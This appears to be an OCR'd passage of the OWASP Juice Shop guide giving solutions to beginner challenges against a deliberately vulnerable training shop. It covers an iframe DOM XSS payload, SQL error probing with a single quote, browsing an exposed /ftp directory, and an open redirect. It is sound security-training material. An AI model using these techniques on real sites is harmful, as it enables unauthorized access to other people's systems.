OWASP Juice Shop

Challenge solutions

All URLs in the challenge solutions assume you are running the application locally and on the default port http://localhost:3000. Change the URL accordingly if you use a different root URL.

Often there are multiple ways to solve a challenge. In most cases just one possible solution is presented here. This is typically the easiest or most obvious one from the author's perspective.

NOTE

The challenge solutions found in this release of the companion guide are compatible with v20.0.0 of OWASP Juice Shop.

⭐ Challenges

Receive a coupon code from the support chatbot

1. Log in as any user.
2. Click *Support Chat* in the sidebar menu to visit http://localhost:3000/#/chatbot.
3. After telling the chatbot your name you can start chatting with it.
4. Ask it something similar to "Can I have a coupon code?" or "Please give me a discount!" and it will most likely decline with some unlikely excuse.
5. Keep asking for discount again and again until you finally receive a 10% coupon code for the current month! This also solves the challenge immediately.


Use the bonus payload in the DOM XSS challenge

1. Solve the Perform a DOM XSS attack challenge
2. Turn on your computer's speakers!

3. Paste the payload `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>` into the *Search…* field and hit Enter
4. Enjoy the excellent acoustic entertainment!

Access a confidential document

1. Follow the link to titled *Check out our boring terms of use if you are interested in such lame stuff* (http://localhost:3000/ftp/legal.md) on the *About Us* page.
2. Successfully attempt to browse the directory by changing the URL into http://localhost:3000/ftp




3. Open http://localhost:3000/ftp/acquisitions.md to solve the challenge.

Provoke an error that is neither very gracefully nor consistently handled


Any request that cannot be properly handled by the server will eventually be passed to a global error handling component that sends an error page to the client that includes a stack trace and other sensitive information. The restful API behaves similarly, passing back a JSON error object with sensitive data, such as SQL query strings.

Here are two examples (out of many ways) to provoke such an error situation and solve this challenge immediately:

- Visit http://localhost:3000/rest/qwertz



- Log in to the application with ' (single-quote) as *Email* and anything as *Password*


[object Object]
Email
'
Password
Log in
Log in with Google
Remember me
Forgot your password? Not yet a customer?

Find the endpoint that serves usage data to be scraped by a popular monitoring system

1. Scroll through https://prometheus.io/docs/introduction/first_steps
2. You should notice several mentions of `/metrics` as the default path scraped by Prometheus, e.g. "Prometheus expects metrics to be available on targets on a path of `/metrics`."
3. Visit http://localhost:3000/metrics to view the actual Prometheus metrics of the Juice Shop and solve this challenge


Close multiple "Challenge solved"-notifications in one go

1. Read the Success Notifications section
2. It will explain that `Shift`-clicking the *X*-button on any "Challenge solved"-notification will close all open notifications of this kind
3. Solve any other challenge (or multiple) and then `Shift`-click the *X*-button on it to solve this challenge

If you already have solved all but this challenge, you can just restart your Juice Shop instance to see all previous notifications again and then perform step 3 as described above.

Retrieve the photo of Bjoern's cat in "melee combat-mode"

1. Visit http://localhost:3000/#/photo-wall
2. Right-click *Inspect* the broken image in the entry labeled "😼 #zatschi #whoneedsfourlegs"
3. You should find an image tag similar to `<img _ngcontent-akt-c18="" class="image" src="assets/public/images/uploads/😼-#zatschi-#whoneedsfourlegs-1572600969477.jpg" alt="😼 #zatschi #whoneedsfourlegs">` in the source
4. Right-click *Open in new tab* the `src` element of the image
5. Observe (in your DevTools *Network* tab) that the request sent to the server is http://localhost:3000/assets/public/images/uploads/%F0%9F%98%BC-
6. The culprit here are the two `#` characters in the URL, which are no problem for your OS in a filename, but are interpreted by your browser as HTML anchors. Thus, they are not transmitted to the server at all.
7. To get them over to the server intact, they must obviously be URL-encoded into `%23`
8. Open http://localhost:3000/assets/public/images/uploads/😼-%23zatschi-%23whoneedsfourlegs-1572600969477.jpg and enjoy the incredibly cute photo of this pet being happy despite missing half a hind leg
9. Go back to the application, and the challenge will be solved.



Let us redirect you to one of our crypto currency addresses

1. Log in to the application with any user.
2. Visit the *Your Basket* page and expand the *Payment* and *Merchandise* sections with the "credit card"-button.
3. Perceive that all donation links are passed through the `to` parameter of the route `/redirect`
4. Open `main.js` in your browser's DevTools
5. Searching for `/redirect?to=` and stepping through all matches you will notice three functions that are called only from hidden buttons on the *Your Basket* page:

```
,
l.prototype.showBitcoinQrCode = function() {
    this.dialog.open(jl, {
        data: {
            data: "bitcoin:1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
            url: "/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
            address: "1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm",
            title: "TITLE_BITCOIN_ADDRESS"
        }
    })
}
,
l.prototype.showDashQrCode = function() {
    this.dialog.open(jl, {
        data: {
            data: "dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
            url: "/redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
            address: "Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW",
            title: "TITLE_DASH_ADDRESS"
        }
    })
}
,
l.prototype.showEtherQrCode = function() {
    this.dialog.open(jl, {
        data: {
            data: "0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",
            url: "/redirect?to=https://etherscan.io/address/0x0f933ab9fcaaa782d0279c300d73750e1311eae6",
            address: "0x0f933ab9fCAAA782D0279C300D73750e1311EAE6",
            title: "TITLE_ETHER_ADDRESS"
        }
    })
}
```

6. Open one of the three, e.g. http://localhost:3000/redirect?to=https://blockchain.info/address/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm to solve the challenge.

Read our privacy policy


1. Log in to the application with any user.
2. Open the dropdown menu on your profile picture and choose *Privacy & Security*.
3. You will find yourself on http://localhost:3000/#/privacy-security/privacy-policy which instantly solves this challenge for you.

Follow the DRY principle while registering a user

1. Go to http://localhost:3000/#/register.
2. Fill out all required information except the *Password* and *Repeat Password* field.
3. Type e.g. `12345` into the *Password* field.
4. Now type `12345` into the *Repeat Password* field. While typing the numbers you will see *Passwords do not match* errors until you reach `12345`.
5. Finally, go back to the *Password* field and change it into any other password. The *Repeat Password* field does not show the expected error.
6. Submit the form with *Register* which will solve this challenge.

Find the carefully hidden 'Score Board' page

1. Go to the *Sources* tab of your browsers DevTools and open the `main.js` file.
2. If your browser offers pretty-printing of this minified messy code, best use this offer. In Chrome this can be done with the "{}"-button.
3. Search for `score` and iterate through each finding to come across one looking like a route mapping section:




4. Navigate to http://localhost:3000/#/score-board to solve the challenge.

